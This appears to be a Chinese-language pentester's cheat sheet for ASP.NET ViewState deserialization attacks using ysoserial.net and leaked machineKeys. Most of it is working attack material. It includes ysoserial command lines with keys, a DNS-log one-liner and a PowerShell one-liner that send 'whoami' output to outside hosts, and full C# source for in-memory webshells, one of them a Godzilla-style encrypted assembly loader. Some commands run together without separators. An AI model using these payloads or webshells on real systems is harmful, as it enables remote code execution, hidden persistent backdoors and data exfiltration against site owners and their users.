C-Sharp ViewState Deserialization
.Net 之殇 ViewState 反序列化
viewState 利用简记
检测:
AspDotNetWrapper
#对应修改encrypteddata 为__VIEWSTATE的值  __modifier= __VIEWSTATEGENERATOR的值
AspDotNetWrapper.exe --keypath MachineKeys.txt --encrypteddata /wEPDwULLTIxMzM5NTgzMTIPZBYCAgMPZBYCAgcPFgQeBWNsYXNzBSRhbGVydCBhbGVydC1kYW5nZXIgYWxlcnQtZGlzbWlzc2libGUeB1Zpc2libGVoFgICAQ8PFgIeBFRleHRlZGRkMixFMklGXEdmkdXJ2/H8ZhUck/M= --decrypt --purpose=viewstate --modifier=C2EE9ABB --macdecode
利用:
-
#修改generator validationkey
ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c "ExploitClass.cs;./dlls/System.dll;./dlls/System.Web.dll" --generator=C2EE9ABB --validationalg="SHA1" --validationkey="2EEA416CEFC6D6BE856ED57B97FB9CA7DFACE17C073125949A1D682C80A44BB2AD887DDDC13DBFB0954F1000FEE5757E99693F222F8E28CAA2E6DAB8C4F99E0C"
Poc
如果目标出网的话,windows 可通过dnslog 外带命令执行结果
ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "for /F ""delims=\ tokens=2"" %i in ('whoami') do ping -n 1 %i.n2tmg3.ko02.com" --path="/Login.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="8A3AD1DD400FF3A09F3F5CB27C0411D2E8C7792CE523FD7B" --validationalg="SHA1" --validationkey="52B3217F9A9F7B8CE24DEFBD3EDF2B698E37B2ADE33257FAD329A242C11579D0EEDDB67F94CCF27143DCA4BBF9667DDAE78EBEDDD9EABB7C7AB874B5EC443954" --generator=C2EE9ABBfor /F "delims=\ tokens=2" %i in ('whoami') do ping -n 1 %i.xxx.comfor /F %X in ('whoami') do powershell $a=[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('%X'));$b=New-Object System.Net.WebClient;$b.DownloadString('xxx.com/api/get?'+$a);
内存马
命令执行
class E { public E() { System.Web.HttpContext context = System.Web.HttpContext.Current; context.Server.ClearError(); context.Response.Clear(); try { System.Diagnostics.Process process = new System.Diagnostics.Process(); process.StartInfo.FileName = "cmd.exe"; string cmd = context.Request.Form["cmd"]; process.StartInfo.Arguments = "/c " + cmd; process.StartInfo.RedirectStandardOutput = true; process.StartInfo.RedirectStandardError = true; process.StartInfo.UseShellExecute = false; process.Start(); string output = process.StandardOutput.ReadToEnd(); context.Response.Write(output); } catch (System.Exception) {} context.Response.Flush(); context.Response.End(); } }ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c "ExploitClass.cs;./dlls/System.dll;./dlls/System.Web.dll" --path="/Login.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="8A3AD1DD400FF3A09F3F5CB27C0411D2E8C7792CE523FD7B" --validationalg="SHA1" --validationkey="52B3217F9A9F7B8CE24DEFBD3EDF2B698E37B2ADE33257FAD329A242C11579D0EEDDB67F94CCF27143DCA4BBF9667DDAE78EBEDDD9EABB7C7AB874B5EC443954" --generator=C2EE9ABB哥斯拉
class E
{
    public E()
    {
        System.Web.HttpContext Context = System.Web.HttpContext.Current;
        Context.Server.ClearError();
        Context.Response.Clear();
        try
        {
            string key = "3c6e0b8a9c15224a";
            string pass = "pas";
            string md5 = System.BitConverter.ToString(new System.Security.Cryptography.MD5CryptoServiceProvider().ComputeHash(System.Text.Encoding.Default.GetBytes(pass + key))).Replace("-", "");
            byte[] data = System.Convert.FromBase64String(Context.Request[pass]);
            data = new System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Text.Encoding.Default.GetBytes(key), System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(data, 0, data.Length);
            if (Context.Session["payload"] == null)
            {
                Context.Session["payload"] = (System.Reflection.Assembly)typeof(System.Reflection.Assembly).GetMethod("Load", new System.Type[] { typeof(byte[]) }).Invoke(null, new object[] { data });
            }
            else
            {
                System.IO.MemoryStream outStream = new System.IO.MemoryStream();
                object o = ((System.Reflection.Assembly)Context.Session["payload"]).CreateInstance("LY");
                o.Equals(Context); o.Equals(outStream); o.Equals(data); o.ToString();
                byte[] r = outStream.ToArray();
                Context.Response.Write(md5.Substring(0, 16));
                Context.Response.Write(System.Convert.ToBase64String(new System.Security.Cryptography.RijndaelManaged().CreateEncryptor(System.Text.Encoding.Default.GetBytes(key), System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(r, 0, r.Length))); Context.Response.Write(md5.Substring(16));
            }
        }
        catch (System.Exception) { }
        Context.Response.Flush();
        Context.Response.End();
    }
}
连接方式
pas
key


left data
__VIEWSTATE=<yso生成的内容>&__VIEWSTATEGENERATOR=60AF4XXX&
.Net 高版本. DisableTypeCheck
ysoserial.exe -p ViewState -g ActivitySurrogateDisableTypeCheck -c "ignore" --path="/Login.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="8A3AD1DD400FF3A09F3F5CB27C0411D2E8C7792CE523FD7B" --validationalg="SHA1" --validationkey="52B3217F9A9F7B8CE24DEFBD3EDF2B698E37B2ADE33257FAD329A242C11579D0EEDDB67F94CCF27143DCA4BBF9667DDAE78EBEDDD9EABB7C7AB874B5EC443954" --generator=C2EE9ABB
Viewstate 3DES 问题
致谢:
场景: 某套源码系统,web.config 中
<machineKey validation="3DES" validationKey="xxxxxxxB1D2B7A87C996B280450BB36506A95AEDF9Bxxxxx" decryption="3DES" decryptionKey="xxxxxxBB36319B474C996B506A95AEDF9B51211B1Dxxxxxx" />
使用利用工具:
#示例:
.\ysoserial.exe -p ViewState --examples

#利用测试
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties  -c "echo 123 > c:\windows\temp\test.txt" --path="/login.aspx" --apppath="/" --decryptionalg="3DES" --decryptionkey="280450BB36319B474C996B506A95AEDF9B51211B1D2B7A87" --validationalg="3DES" --validationkey="319B474B1D2B7A87C996B280450BB36506A95AEDF9B51211"
工具示例中的Gaget 都测试了,均为这个报错。
解决方案:
github issue
404 文章原理不做赘述。
环境搭建

POC
ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "calc" --generator="D4124C05" --validationalg="3DES" --validationkey="34C69D15ADD80DA4788E6E3D02694230CF8E9ADFDA2708EF" -decryptionalg="3DES" --decryptionkey="34C69D15ADD80DA4788E6E3D02694230CF8E9ADFDA2708EF" --isencrypted工具源码
github:
https://github.com/pwntester/ysoserial.net
ExploitClass
后利用方式
TestConsoleApp
命令行测试程序
ysoserial
发行版本